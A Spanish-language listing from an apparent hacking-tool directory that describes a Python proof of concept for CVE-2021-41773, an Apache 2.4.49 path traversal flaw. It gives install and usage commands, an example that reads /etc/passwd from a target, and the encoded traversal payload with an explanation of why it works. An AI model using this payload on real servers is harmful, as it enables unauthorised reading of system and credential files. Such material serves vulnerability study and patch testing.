
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
PoC-CVE-2021-41773 — Exploit en Python para CVE-2021-41773 - Apache HTTP Server 2.4.49 vulnerabilidad de Path Traversal | Kitploit
Herramientas/GitHubGitHub/blu3ming/poc-cve-2021-41773
ReconocimientoAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónPruebas de Penetración
GitHubblu3ming/poc-cve-2021-41773

PoC-CVE-2021-41773

Exploit en Python para CVE-2021-41773 - Apache HTTP Server 2.4.49 vulnerabilidad de Path Traversal

Ver Repositorio
22hace 1 añoAún no revisado
Compartir

Explotación de Path Traversal en Apache HTTP Server CVE-2021-41773

Un exploit en Python para CVE-2021-41773, una vulnerabilidad de path traversal en Apache HTTP Server 2.4.49 que permite leer archivos arbitrarios del servidor.

Detalles de la vulnerabilidad

CVE-2021-41773 es una vulnerabilidad de path traversal en Apache HTTP Server 2.4.49 que ocurre debido a una validación incorrecta de las rutas proporcionadas por el usuario. La vulnerabilidad permite a los atacantes leer archivos fuera de la raíz de documentos utilizando secuencias de path traversal codificadas en URL.

  • Puntuación CVSS: 7.5 (Alta)
  • Versiones afectadas: Apache HTTP Server 2.4.49
  • Vector: Remoto, sin autenticación

Instalación

git clone https://github.com/blu3ming/PoC-CVE-2021-41773
cd PoC-CVE-2021-41773
pip install -r requirements.txt

Uso

python3 cve-2021-41773.py -t <target> -f <file_path>

Parámetros

  • -t, --target: URL objetivo (incluir protocolo y puerto si es necesario)
  • -f, --file: Ruta del archivo a leer del servidor

Ejemplo

# Leer /etc/passwd
python3 cve-2021-41773.py -t http://192.168.1.100:443 -f /etc/passwd

Explotación exitosa

Cómo funciona

El exploit utiliza secuencias de path traversal codificadas en URL (.%2e/%2e%2e/) para eludir la validación de ruta de Apache:

  1. La versión vulnerable de Apache no logra decodificar y validar correctamente la ruta
  2. Los puntos codificados en URL (.%2e) evitan las comprobaciones de seguridad iniciales
  3. El servidor procesa el path traversal después de la decodificación, permitiendo el acceso a archivos

La clave es usar urllib3.PoolManager() en lugar de requests.get() para evitar la normalización automática de URL que rompería el exploit.

Detalles técnicos

# La estructura de la URL del exploit:
/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/{archivo_objetivo}

Esto se traduce en:

/cgi-bin/../../../../{archivo_objetivo}

Referencias

  • CVE-2021-41773 - MITRE
  • Aviso de seguridad de Apache HTTP Server
  • NVD - CVE-2021-41773
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    624
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    412
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    333
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    328
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    280

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




